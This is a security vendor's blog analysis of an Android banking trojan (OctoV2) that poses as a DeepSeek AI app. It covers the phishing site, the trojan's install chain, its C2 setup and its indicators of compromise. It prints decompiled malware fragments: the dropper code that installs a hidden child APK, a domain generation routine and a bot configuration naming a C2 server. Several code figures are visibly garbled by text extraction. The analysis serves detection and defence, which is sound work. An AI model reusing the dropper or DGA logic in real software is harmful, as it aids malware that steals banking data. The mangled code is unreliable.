Android Banking Trojan – OctoV2, masquerading as Deepseek Al

👽 labs.k7computing.com/index.php/android-banking-trojan-octov2-masquerading-as-deepseek-ai/

By Baran S March 14, 2025

The world is moving from human reality to artificial reality aka advanced artificial intelligence (AI). In January 2025, Deepseek, an advanced artificial intelligence developed by a Chinese startup based in Hangzhou released its first chatbot application based on Deepseek-R1 model for iOS and Android platforms. This blog is about how threat actors create deceptive websites that mimic Deepseek AI to mislead users into downloading their malicious app.

We at K7 Labs recently came across a twitter post about Deepseek Android Malware as shown in Figure 1.





Figure 1: Download page

This malware is propagated via the malicious phishing link hxxps://deepsekk[.]sbs as shown in Figure 2.



DeepSeek-R1 is now live and open source, rivaling OpenAl's Model o1. Available on web, app, and API. Click for details.

deepseek

Into the unknown

Start Now

Free access to DeepSeek-V3.

Experience the intelligent model.

Get DeepSeek App

Chat on the go with DeepSeek-V3 Your free all-in-one Al tool

Figure 2: Deepseek app Phishing Page

Once the user clicks on the message, it downloads a malicious DeepSeek.apk (Hash: e1ff086b629ce744a7c8dbe6f3db0f68) from hxxps://deepsekk[.]sbs/DeepSeek.apk website and saves the file to device "Sdcard/Downloads" folder as shown in Figure 3.




Figure 3: Deepseek app saved location – "Sdcard/Downloads" folder

Once the user falls prey to this Trojan and installs the malicious "DeepSeek.apk", the app uses the genuine DeepSeek icon in the device app drawer as shown in Figure 4.




Figure 4: Fake Deepseek app icon created by the malware

Once the user launches the malicious Deepseek app, an update screen appears. When the user clicks "**Update**", they are prompted to enable the "**Allow from this source**" option and install an additional app, as shown in Figure 5.




Figure 5: Deeepseek client app installation

After completing this process, an additional Deepseek app icon appears in the device's app drawer, as shown in Figure 6. Based on the figure, we concluded that two instances of the Deepseek malware are installed on the device, each with a different package name.




Figure 6: Multiple Deepseek icon created by the malware

To verify this, the Logcat logs show the installation process of two APKs, as seen in the below Figure 7.

```
02-03 12:02:58.856 18390 18460 W PackageParser: Unknown element under <manifest>: queries at /storage/emulated/0/Download DeepSeek.apk Binary XML file line #19
02-03 12:02:58.865 18390 18460 I AppIconSolution: night mode is changed to true Parent app 02-03 12:02:58.869 18390 18460 W oid.app.myfiles: Unknown chunk type '02'.

02-03 12:02:58.899 18390 18460 I AppIconSolution: start to load, pkg=com.hello.world, bg=192-192, dr=135-135, forDefault=true, density=0
com.samsung.android.intent.action.PACKAGE_INSTALL_STARTED
02-03 12:05:06.382 19133 19160 I GOS:GameServiceReceiver:
PkgInstallStarted for com.vgsupervision_kit29 UserID: 0

Child app
```

Figure 7: Logcat logs

From here on, we will refer to the package "com.hello.world" as the parent app and "com.vgsupervision_kit29" as the child app. Once the child app "com.vgsupervision_kit29" is installed on the device, it frequently brings up the Accessibility Service setting option on the device,

as shown in Figure 8, until the user eventually allows this app to have the Accessibility Service enabled.




Figure 8: Accessibility service request from the client app

Technical Analysis

To proceed with our analysis, we attempted to extract the parent apk "deepseek.apk" using 7-Zip, but it prompted us for a password although we were able to successfully install and execute the app on the device. This is unusual and we have been observing a rapid increase in the number of such password-protected malicious APK files in our zoo collection. Furthermore, reversing tools like APKTool and Jadx failed to parse these APK files, as shown in Figure 9.




Figure 9: 7zip and reversing tools failed to parse

However, we noticed that the app under consideration was successfully parsed by the Android SDK tool aapt as shown in Figure 10.

```
::\Blog\Deepseek>aapt d badging DeepSeek.apk
ResourceType W 03-04 17:27:07 6812 7760] Unknown chunk type 0x0 in table at 0000000c.
package: name='com.hello.world' versionCode='1' versionName='1.0' platformBuildVersionName='12'
SdkVersion='32' compileSdkVersionCodename='12'
sdkVersion:'24'
targetSdkVersion:'32'
uses-permission: name='android.permission.REQUEST_INSTALL_PACKAGES'
uses-permission: name='android.permission.SYSTEM_ALERT_WINDOW'
uses-permission: name='android.permission.RECEIVE_BOOT_COMPLETED'
uses-permission: name='android.permission.SCHEDULE_EXACT_ALARM'
uses-permission: name='android.permission.QUERY_ALL_PACKAGES'
uses-permission: name='android.permission.INTERNET'
application-label: DeepSeek
application-label-af:'DeepSeek'
```

Figure 10: Successfully parsed by aapt

Since the reversing tools failed to parse the APK, we extracted the files created by the app from the emulator after installation.

Code Analysis after child app installation

0% Extracting E:\Blog\Deepseek\DeepSeek.apk

Locating the .cat file from parent app's assets folder

Once the user launches the malicious parent app "com.hello.world", it scans the app's assets directory to find a file with the ".cat" extension as shown in Figure 11.

```
public void onCreate(Bundle bundle0) {
    super.onCreate(bundle0);
   this.log("onCreate started");
SharedPreferences sharedPreferences0 = this.getSharedPreferences("InstallPrefs", 0);
   this.prefs = sharedPreferences0;
   this.isWaitingForPermission = sharedPreferences0.getBoolean("waiting_for_permission", false);
   String s = this.findCatFile();
        this.finish();
private String findCatFile() {
         String[] arr_s = this.getAssets().list("");
        v = 0,
while(true) {
             if(v >= arr_s.length) {
             s = arr s[v]:
            boolean z = s.endsWith(".cat");
    catch(IOException iOException0) {
         this.log("Error finding .cat file: " + i0Exception0.getMessage());
    if(z) {
private void installChildApk() {
    this.log("Starting installChildApk");
    this.updateStatus("Preparing installation...");
    this.checkAndStartInstallation();
```

Figure 11: Searching for .cat file from parent apps assets folder

Figure 12 shows the .cat file present in the parent apps assets folder.




Figure 12: Parent apps assets folder

Extracting, Verifying and Installing the .cat file

The parent app opens ".cat" file from apps assets folder and copies the file into

vgsupervision_kit29" as shown in Figure 13. A point to note was that the installed child package was also password protected.

[&]quot;data/data/com.hello.world/cache/Verify.apk" folder, which then uses the android method

[&]quot;PackageManager.getPackageArchiveInfo()" to check if it's a valid APK. After the app verification, it starts installing the app on the device as a child package with the name as "**com**.

```
FileOutputStream()
Exception exception()
File file():
InputStream inputStream():
if(MainActivity.this.log(Mo .cat file available*);
MainActivity.this.log(Mo .cat file available*);
MainActivity.this.updateStatus("Installation failed - Update file not found");
return;
}
File file0 = mult;
fry {
    MainActivity.this.updateStatus("Userifying update acckage...");
    inputStream() = NainActivity.this.getAcsetS().open(MainActivity.this.catFileName);
    file1 = new File(MainActivity.this.getAcsetS().open(MainActivity.this.catFileName);
}
catch(Exception exception())
{
    file1 = null;
    exception exception();
    goto label_184;
}

tabel_70:
fileOutputStream(.closs();
inputStream(.closs();
inputStream(.closs();
inputStream(.closs();
inputStream(.closs();
PackageInfo() = MainActivity.this.getPackageNamager().getPackageArchiveInfo(file1.getAbsolutePath(), 0);
if(packageInfo() = null_86 (*con.vgsupervision_latt20*.cquals(packageInfo().packageInfo().packageInfo() = null_86 (*con.vgsupervision_latt20*.cquals(packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().packageInfo().package
```

Figure 13: Child app installation process

C2 Communication

After the malicious client application "com.vgsupervision_kit29" is successfully installed on the device, it utilizes a Domain Generation Algorithm (DGA), which is usually employed to dynamically generate domain names for Command & Control (C2) communication so as to evade domain blacklisting as shown in Figure 14.

```
char v0, v1;
      time_t v2;
int v3, v4 = v3, v5 = &loc_30E26, v6 = 0x5D5FC;
void* ptr0 = param2;
      int v7 = *(int*)(_GS_BASE + (int)(int*)0x14);
short v8 = 31084;
       long long v9 = 'ugnabruk'L;
      char v10 = 0;
time_t v11 = →time(NULL);
time_t* ptr1 = &v2;
    v2 = v11;
tm* ptr2 = →localtime(&v2);
int v12 = ptr2->tm_yday;
int v13 = (unsigned int)((v12 * 0xFFFFFFFF92492493L) >>> 32L) + v12;
char* ptr3 = &v1;
v5 = (((unsigned int)((v12 * 0xFFFFFFFF92492493L) >>> 32L) + v12) >>> 2) - (((unsigned int)((v12 * 0xFFFFFFF92492493L) >>> 32L) + v12) >>>
int v14 = sub_2F9B1((int)&v1, 4, "%d");
size_t v15 = →_strlen_chk(&v1, 4);
void* ptr4 = →malloc(v15 + 1);
void* ptr5 = ptr4;
char* ptr6 = →strcpy((char*)ptr4, &v1);
void* ptr7 = param1;
size_t v16 = 0, v17 = 0;
iff*(char*)param1) {
       if(*(char*)param1) {
                size_t v18 = 0;
                        v17 = v18 + 1;

v0 = *(char*)((char*)(v18 + (int)param1) + 1) == 0;

v18 = v17;
    _int128* ptr18 = ptr13;
void* ptr19 = ptr15;
*(char*)((int)ptr18 + (int)ptr19) = 0;
_int128* ptr20 = (_int128*)md5sum((int)ptr19, (int)ptr18);
ptr13 = ptr20;
size_t v35 = v21, v36 = v19;
 size_c v3, - v2, v3 - v15,
ptr15 = (void*)(v36 + v35 + 42);
void* result = -malloc(v36 + v35 + 44);
*(int*)((int)result + 4) = '//:s';
*(int*)((int)result + 4) = '//:s';

int128 v37 = "(otr13 + 1);

*(_int128*)((int)result + 8) = "ptr13;

*(_int128*)((int)result + 24) = v37;

*(char*)((int)result + 40) = 46;

*memcpy((void*)((int)result + 41), param1, v36);

void* ptr21 = (void*)((char*)((int)result + v36) + 42);

*(char*)((int)result)(int)result + v36) + 42);
void* ptr21 = (void*)((char*)((int)result + v36)
*(char*)((int)ptr21 - 1) = 47;
*memcpy(ptr21, param2, v35);
*(short*)((int)result + (int)ptr15) = 47;
i(*(int*)(_65_BASE + (int)(int*)0x14) == v7) {
    return result;
 void* ptr23 = (void*)/*NO_RETURN*/ →__stack_chk_fail();
```

Figure 14: Domain Generation Algorithm (DGA)

It then scans and retrieves a list of all installed applications on the victim's device. This list is then transmitted to the C2 server. Additionally, the bot commands and C2 details are stored in the "/data/data/com.vgsupervision_kit29/shared_prefs/main.xml" file, as shown in Figure 15.

```
<string name="last acsb push"> 1741415132</string>
<string name="b13">b:false</string>
<string name="12">1:1741415427</string>
<string name="14">1:1741415427</string>
<string name="16">1:1741415132</string>
                                                                           Bot Commands
<string name="17">1:1741415121/string
<string name="last_perms_check">1:1741415140
<string name='smarts_last_download_ts">1:1741415370</strin</pre>
<string name='last wakeup">1:1741415421</string</pre>
<string name="112">1:1741415138</string</pre>
<string name="19">1:1741415120</string</pre>
<string name="113">1:1741415368</
<string name="i19">i:-1</st
<string name='sl url' =:{&quot;type&quot;:&quot;url&quot;,&quot;data&quot;:&quot;https:\/\/www.deepseek.com\/&quot;}</string>
<string name="b5">b:true</string>
<string name="b6">b:false</string>
<string name="s13">s:d24e28076e8d8d07a9ef6dc50fefa915</string>
<string name="b7">b:true</string>
<string name="b21">b:true</string>
                                                                        C2 Server
<string name="b20">b:true</string>
<string name="s6">s:https://975036e511776713998266c6ee426561.info
<string name="s7">s:url</string
<string name="i3">i:0</string>
<string name="i4">i:0</string>
<string name="s24">s:com.vgsupervision kit29</string>
<string name="s25">s:com.vgsupervision_kit29.jvzV7sC2</string>
<string name="s26">s:BOTLOG: Inject acsb started&#10;BOTLOG: Inject url started&#10
<string name="s22">
```

Figure 15: Bot configuration

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices by scanning them with a reputable security product like K7 Mobile Security and keeping the product active and updated. Also patch your devices for all the known vulnerabilities. Users are also warned to exercise caution and use only reputed platforms like Google Play and App Store for downloading software.

Indicators of Compromise (IoCs)

Package Name	Hash	Detection Name
com.vgsupervision_kit29	99fe380d9ef96ddc4f71560eb8888c00	Trojan (0056e5201)
com.hello.world	E1FF086B629CE744A7C8DBE6F3DB0F68	Trojan (005bc2f21)

URL

hxxps://deepsekk[.]sbs/DeepSeek[.apk

MITRE ATT&CK

Tactics	Techniques
Defense Evasion	Hide ArtifactsDownload New Code at RuntimeUser EvasionInput Injection
Privilege Escalation	Device Administrator PermissionsAbuse Elevation Control Mechanism
Discovery	Security Software DiscoverySystem Information Discovery
Collection	Input CaptureKeylogging
Impact	Account Access RemovalData Encrypted for Impact

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